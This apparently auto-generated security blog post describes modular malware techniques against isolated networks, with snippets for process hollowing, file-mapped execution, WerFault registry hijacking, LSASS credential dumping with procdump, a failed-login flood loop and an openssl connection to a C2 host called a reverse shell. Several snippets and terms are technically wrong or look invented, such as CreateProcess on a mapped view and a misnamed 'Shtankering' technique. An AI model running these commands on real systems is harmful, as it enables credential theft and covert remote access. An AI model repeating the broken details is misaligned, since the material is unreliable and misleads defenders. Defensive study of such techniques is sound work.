Listen to this Post
Introduction:

A recent demonstration of a sophisticated modular malware strain has highlighted a significant shift in offensive cyber tactics, specifically targeting isolated military networks. Utilizing advanced techniques like process hollowing and file mapping, this malware exemplifies the evolving threats that bypass traditional perimeter defenses by focusing on endpoint exploitation and advanced anti-forensics.
Learning Objectives:
- Understand the core techniques of modern modular malware, including process hollowing and file mapping.
- Learn to identify and mitigate indicators of compromise (IoCs) associated with LSASS exploitation and false positive generation.
- Develop skills in analyzing and defending against C2 communications and encrypted payloads.
You Should Know:
1. Process Hollowing for Stealth Execution
This technique involves creating a suspended process in a legitimate state, then hollowing out its memory to replace it with malicious code.
 Create a suspended instance of a legitimate process (e.g., notepad.exe)
hProcess = CreateProcessA("C:\Windows\System32\notepad.exe", ..., CREATE_SUSPENDED, ...)

Unmap the legitimate code from the process's memory
NtUnmapViewOfSection(hProcess, baseAddress)

Allocate new memory, write malicious payload, and set the entry point
VirtualAllocEx(hProcess, newImageBase, ...)
WriteProcessMemory(hProcess, newImageBase, maliciousPayload, ...)
SetThreadContext(hProcess, newEntryPoint)

Resume the now-hollowed process to execute the malware
ResumeThread(hProcess)
Step-by-Step Guide: This method allows malware to operate under the guise of a trusted Windows executable. The Windows API calls are used to manipulate the process memory. Security analysts should monitor for processes with mismatched memory sections or suspicious thread execution paths, particularly involving commonly hollowed processes like `svchost.exe` or werfault.exe.
2. File Mapping for Malware Dropping
File mapping allows a process to create a view of a file in memory, which can be abused to load and execute a malicious binary without writing it to disk.
 Create a file mapping object from a malicious file on disk
hFile = CreateFile("C:\temp\malware.bin", ...)
hMapping = CreateFileMapping(hFile, ...)
lpMapAddress = MapViewOfFile(hMapping, FILE_MAP_READ, ...)

The mapped view can now be executed directly from memory
CreateProcess(lpMapAddress, ...)
Step-by-Step Guide: This technique is a form of fileless execution that avoids leaving artifacts on the hard drive. To detect this, monitor for the `CreateFileMapping` and `MapViewOfFile` API calls, especially when the file being mapped is in a temporary directory or has an anomalous extension. Endpoint Detection and Response (EDR) tools should be configured to flag these actions.
3. WerFault.exe Abuse for Anti-Forensics
WerFault.exe (Windows Error Reporting) is a legitimate process that can be hijacked to run malicious code and generate false positives.
 Manipulate WerFault to execute a malicious DLL
reg add "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /v ReflectiveDebugger /t REG_SZ /d "C:\malware.dll"
Step-by-Step Guide: By modifying the Windows Registry, an attacker can set a debugger for application hangs that points to a malicious DLL. This forces WerFault.exe to load and execute the malware whenever a configured application hangs. Monitor registry changes to these keys and scrutinize any WerFault.exe process that loads DLLs from non-standard locations.
4. LSASS Shtankering for Credential Access
This technique targets the Local Security Authority Subsystem Service (LSASS) to dump credentials and create a false sense of security by mimicking common administrative tools.
 Use a custom tool to interact with LSASS while appearing as a benign process
procdump.exe -accepteula -ma lsass.exe lsass.dmp
Step-by-Step Guide: While Procdump is a legitimate Sysinternals tool, its use on LSASS is a primary indicator of an attack aiming to harvest credentials. The command above creates a memory dump of the LSASS process. Defenders should block all unauthorized use of credential dumping tools and protect LSASS with features like Credential Guard. Monitor for `access to lsass.exe` and the creation of large memory dump files.
5. Bypassing SOC with False Positives
Attackers generate noisy, but benign-looking, events to distract Security Operations Centers (SOCs) from the real attack.
 Generate a high volume of failed login events to trigger alert fatigue
FOR /L %A IN (1,1,10000) DO @net use \TARGET\IPC$ /user:username wrongpassword
Step-by-Step Guide: This batch script rapidly generates failed login attempts, which will typically trigger account lockout or brute-force alerts in the SOC. While analysts investigate this noise, the real attack proceeds unnoticed. Defenders should correlate such noisy events with other anomalous behavior and implement tiered alerting to separate common noise from critical threats.
6. Encrypted C2 Communication
Command and Control (C2) traffic is encrypted to evade network-based detection.
 Example using OpenSSL for an encrypted reverse shell
openssl s_client -quiet -connect c2server.com:443
Step-by-Step Guide: The malware uses SSL/TLS to encrypt all communication with its C2 server. The command above establishes an encrypted reverse shell. Network monitoring must rely on behavioral analysis (e.g., beaconing patterns, unusual data flows to unknown domains) and SSL/TLS certificate inspection rather than plaintext packet inspection to identify this traffic.
7. Position Independent Code (PIC) for Stripped Binaries
PIC allows code to execute correctly regardless of its memory address, making the binary smaller and harder to analyze—a key feature of stripped malware.
; x86 Assembly example of PIC code to get the current address
call get_address
get_address:
pop ebx ; EBX now holds the current address
; The code can now use EBX as a base to reference other data
Step-by-Step Guide: This assembly snippet is a common way to achieve position independence. The `call` instruction pushes the address of the next instruction onto the stack, which is then popped into a register. This register serves as a base pointer for the rest of the code. Static analysis tools often struggle with PIC; behavioral analysis in a sandbox is more effective for detection.
What Undercode Say:
- The convergence of multiple advanced techniques (process hollowing, file mapping, PIC) in a single modular payload represents a new peak in evasion sophistication.
- The explicit targeting of isolated networks signifies a strategic pivot towards endpoints as the primary vector, rendering traditional air-gap security models insufficient.
This analysis suggests that the modern threat landscape is no longer defined by isolated malware strains but by modular, customizable toolkits. The malware’s design, focusing on anti-forensics and SOC deception, shows a deep understanding of defender workflows. The fact that it’s demonstrated in the context of isolated military networks is a stark warning: no network is truly isolated if its endpoints are vulnerable. Defense must evolve from perimeter-based thinking to an endpoint-centric model with deep behavioral monitoring and strict application control.
Prediction:
The techniques demonstrated will be rapidly adopted by state-sponsored and cybercriminal groups within 12-18 months, leading to a surge in incidents involving “fileless” attributes and SOC bypass. This will force a massive industry shift towards behavioral AI detection on endpoints and increased adoption of hardware-isolation security features like Microsoft’s Virtualization-Based Security (VBS). The concept of an “isolated network” will be redefined from a physical architecture to a continuously validated security posture.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hassan Sohrabian – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


